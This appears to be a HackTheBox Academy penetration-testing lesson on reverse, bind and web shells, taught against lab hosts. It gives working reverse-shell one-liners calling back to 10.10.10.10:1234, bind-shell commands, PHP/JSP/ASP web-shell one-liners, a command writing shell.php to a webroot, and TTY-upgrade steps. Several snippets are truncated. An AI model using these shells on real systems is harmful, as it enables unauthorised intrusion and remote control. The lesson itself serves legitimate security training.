Types of Shells

Once we compromise a system and exploit a vulnerability to execute commands on the compromised hosts remotely, we usually need a method of communicating with the system not to have to keep exploiting the same vulnerability to execute each command. To enumerate the system or take further control over it or within its network, we need a reliable connection that gives us direct access to the system's shell, i.e., `Bash` or `PowerShell`, so we can thoroughly investigate the remote system for our next move.

One way to connect to a compromised system is through network protocols, like `SSH` for Linux or `WinRM` for Windows, which would allow us a remote login to the compromised system. However, unless we obtain a working set of login credentials, we would not be able to utilize these methods without executing commands on the remote system first, to gain access to these services in the first place.

The other method of accessing a compromised host for control and remote code execution is through shells.
As previously discussed, there are three main types of shells: Reverse Shell, Bind Shell, and Web Shell. Each of these shells has a different method of communication with us for accepting and executing our commands.

Type of Shell	Method of Communication
`Reverse Shell`	Connects back to our system and gives us control through a reverse connection.
`Bind Shell`	Waits for us to connect to it and gives us control once we do.
`Web Shell`	Communicates through a web server, accepts our commands through HTTP parameters, executes them, and prints back the output.

Let us dive more deeply into each of the above shells and walk through examples of each.

Reverse Shell

A `Reverse Shell` is the most common type of shell, as it is the quickest and easiest method to obtain control over a compromised host. Once we identify a vulnerability on the remote host that allows remote code execution, we can start a `netcat` listener on our machine that listens on a specific port, say port `1234`. With this listener in place, we can execute a `reverse shell command` that connects the remote systems shell, i.e., `Bash` or `PowerShell` to our `netcat` listener, which gives us a reverse connection over the remote system.

Netcat Listener

The first step is to start a `netcat` listener on a port of our choosing:

Netcat Listener

```
ntfx@htb[/htb]$ nc -lvnp 1234

listening on [any] 1234 ...
```

The flags we are using are the following:

Flag	Description
`-l`	Listen mode, to wait for a connection to connect to us.
`-v`	Verbose mode, so that we know when we receive a connection.
`-n`	Disable DNS resolution and only connect from/to IPs, to speed up the connection.

Flag	Description
`-p 1234`	Port number `netcat` is listening on, and the reverse connection should be sent to.

Now that we have a `netcat` listener waiting for a connection, we can execute the reverse shell command that connects to us.

Connect Back IP

However, first, we need to find our system's IP to send a reverse connection back to us. We can find our IP with the following command:

Connect Back IP

```
ntfx@htb[/htb]$ ip a

...SNIP...

3: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 500
    link/none
    inet 10.10.10.10/23 scope global tun0
...SNIP...
```

In our example, the IP we are interested in is under `tun0`, which is the same HTB network we connected to through our VPN.

Note: We are connecting to the IP in 'tun0' because we can only connect to HackTheBox boxes through the VPN connection, as they do not have internet connection, and therefore cannot connect to us over the internet using `eth0`. In a real pentest, you may be directly connected to the same network, or performing an external penetration test, so you may connect through the `eth0` adapter or similar.

Reverse Shell Command

The command we execute depends on what operating system the compromised host runs on, i.e., Linux or Windows, and what applications and commands we can access. The Payload All The Things page has a comprehensive list of reverse shell commands we can use that cover a wide range of options depending on our compromised host.

Certain reverse shell commands are more reliable than others and can usually be attempted to get a reverse connection. The below commands are reliable commands we can use to get a reverse connection, for `bash` on Linux compromised hosts and `Powershell` on Windows compromised hosts:

Code: bash

```bash
bash -c 'bash -i >& /dev/tcp/10.10.10.10/1234 0>&1'
```

Code: bash

```bash
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.10.10 1234 >/tmp/f
```

Code: powershell

```powershell
powershell -NoP -NonI -W Hidden -Exec Bypass -Command New-Object System.Net.Sockets.TCPClient("10.10.10.10",1234);$s
```

We can utilize the exploit we have over the remote host to execute one of the above commands, i.e., through a Python exploit or a Metasploit module, to get a reverse connection. Once we do, we should receive a connection in our `netcat` listener:

Reverse Shell Command

```
ntfx@htb[/htb]$ nc -lvnp 1234

listening on [any] 1234 ...
connect to [10.10.10.10] from (UNKNOWN) [10.10.10.1] 41572

id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

As we can see, after we received a connection on our `netcat` listener, we were able to type our command and directly get its output back, right in our machine.

A `Reverse Shell` is handy when we want to get a quick, reliable connection to our compromised host. However, a `Reverse Shell` can be very fragile. Once the reverse shell command is stopped, or if we lose our connection for any reason, we would have to use the initial exploit to execute the reverse shell command again to regain our access.

Bind Shell

Another type of shell is a `Bind Shell`. Unlike a `Reverse Shell` that connects to us, we will have to connect to it on the `targets'` listening port.

Once we execute a `Bind Shell Command`, it will start listening on a port on the remote host and bind that host's shell, i.e., `Bash` or `PowerShell`'to that port. We have to connect to that port with `netcat`, and we will get control through a shell on that system.

Bind Shell Command

Once again, we can utilize Payload All The Things to find a proper command to start our bind shell.

Note: we will start a listening connection on port '1234' on the remote host, with IP '0.0.0.0' so that we can connect to it from anywhere.

The following are reliable commands we can use to start a bind shell:

Code: bash

```bash
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc -lvp 1234 >/tmp/f
```

Code: python

```python
p=sp.Popen(d,shell=True,stdout=sp.PIPE,stderr=sp.PIPE,stdin=sp.PIPE);c.sendall(p.stdout.read()+p.stderr.read())""")'
```

Code: powershell

```powershell
powershell -NoP -NonI -W Hidden -Exec Bypass -Command $listener = [System.Net.Sockets.TcpListener]1234; $listener.st
```

Netcat Connection

Once we execute the bind shell command, we should have a shell waiting for us on the specified port. We can now connect to it.

We can use `netcat` to connect to that port and get a connection to the shell:

Netcat Connection

```
ntfx@htb[/htb]$ nc 10.10.10.1 1234

id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

As we can see, we are directly dropped into a bash session and can interact with the target system directly. Unlike a `Reverse Shell`, if we drop our connection to a bind shell for any reason, we can connect back to it and get another connection immediately. However, if the bind shell command is stopped for any reason, or if the remote host is rebooted, we would still lose our access to the remote host and will have to exploit it again to gain access.

Upgrading TTY

Once we connect to a shell through Netcat, we will notice that we can only type commands or backspace, but we cannot move the text cursor left or right to edit our commands, nor can we go up and down to access the command history. To be able to do that, we will need to upgrade our TTY. This can be achieved by mapping our terminal TTY with the remote TTY.

There are multiple methods to do this. For our purposes, we will use the `python/stty` method. In our `netcat` shell, we will use the following command to use python to upgrade the type of our shell to a full TTY:

Upgrading TTY

```
ntfx@htb[/htb]$ python -c 'import pty; pty.spawn("/bin/bash")'
```

After we run this command, we will hit `ctrl+z` to background our shell and get back on our local terminal, and input the following `stty` command:

Upgrading TTY

```
www-data@remotehost$ ^Z

ntfx@htb[/htb]$ stty raw -echo
ntfx@htb[/htb]$ fg

[Enter]
[Enter]
www-data@remotehost$
```

Once we hit `fg`, it will bring back our `netcat` shell to the foreground. At this point, the terminal will show a blank line. We can hit `enter` again to get back to our shell or input `reset` and hit enter to bring it back. At this point, we would have a fully working TTY shell with command history and everything else.

We may notice that our shell does not cover the entire terminal. To fix this, we need to figure out a few variables. We can open another terminal window on our system, maximize the windows or use any size we want, and then input the following commands to get our variables:

Upgrading TTY

```
ntfx@htb[/htb]$ echo $TERM

xterm-256color
```

Upgrading TTY

```
ntfx@htb[/htb]$ stty size

67 318
```

The first command showed us the `TERM` variable, and the second shows us the values for `rows` and `columns`, respectively. Now that we have our variables, we can go back to our `netcat` shell and use the following command to correct them:

Upgrading TTY

```
www-data@remotehost$ export TERM=xterm-256color

www-data@remotehost$ stty rows 67 columns 318
```

Once we do that, we should have a `netcat` shell that uses the terminal's full features, just like an SSH connection.

Web Shell

The final type of shell we have is a `Web Shell`. A `Web Shell` is typically a web script, i.e., `PHP` or `ASPX`, that accepts our command through HTTP request parameters such as `GET` or `POST` request parameters, executes our command, and prints its output back on the web page.

Writing a Web Shell

First of all, we need to write our web shell that would take our command through a `GET` request, execute it, and print its output back. A web shell script is typically a one-liner that is very short and can be memorized easily. The following are some common short web shell scripts for common web languages:

Code: php

```php
<?php system($_REQUEST["cmd"]); ?>
```

Code: jsp

```jsp
<% Runtime.getRuntime().exec(request.getParameter("cmd")); %>
```

Code: asp

```asp
<% eval request("cmd") %>
```

Uploading a Web Shell

Once we have our web shell, we need to place our web shell script into the remote host's web directory (webroot) to execute the script through the web browser. This can be through a vulnerability in an upload feature, which would allow us to write one of our shells to a file, i.e. `shell.php` and upload it, and then access our uploaded file to execute commands.

However, if we only have remote command execution through an exploit, we can write our shell directly to the webroot to access it over the web. So, the first step is to identify where the webroot is. The following are the default webroots for common web servers:

Web Server	Default Webroot
`Apache`	/var/www/html/

Web Server	Default Webroot
Nginx	/usr/local/nginx/html/
IIS	c:\inetpub\wwwroot\
XAMPP	C:\xampp\htdocs\


We can check these directories to see which webroot is in use and then use echo to write out our web shell. For example, if we are attacking a Linux host running Apache, we can write a PHP shell with the following command:

Code: bash

```bash
echo '<?php system($_REQUEST["cmd"]); ?>' > /var/www/html/shell.php
```

Accessing Web Shell

Once we write our web shell, we can either access it through a browser or by using cURL. We can visit the shell.php page on the compromised website, and use ?cmd=id to execute the id command:



```
http://SERVER_IP:PORT/shell.php?cmd=id
```

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Another option is to use cURL:

Accessing Web Shell

```
ntfx@htb[/htb]$ curl http://SERVER_IP:PORT/shell.php?cmd=id

uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

As we can see, we can keep changing the command to get its output. A great benefit of a web shell is that it would bypass any firewall restriction in place, as it will not open a new connection on a port but run on the web port on 80 or 443, or whatever port the web application is using. Another great benefit is that if the compromised host is rebooted, the web shell would still be in place, and we can access it and get command execution without exploiting the remote host again.

On the other hand, a web shell is not as interactive as reverse and bind shells are since we have to keep requesting a different URL to execute our commands. Still, in extreme cases, it is possible to code a Python script to automate this process and give us a semi-interactive web shell right within our terminal.

← Previous   Next →   ✓ Mark Complete & Next

Cheat Sheet

Table of Contents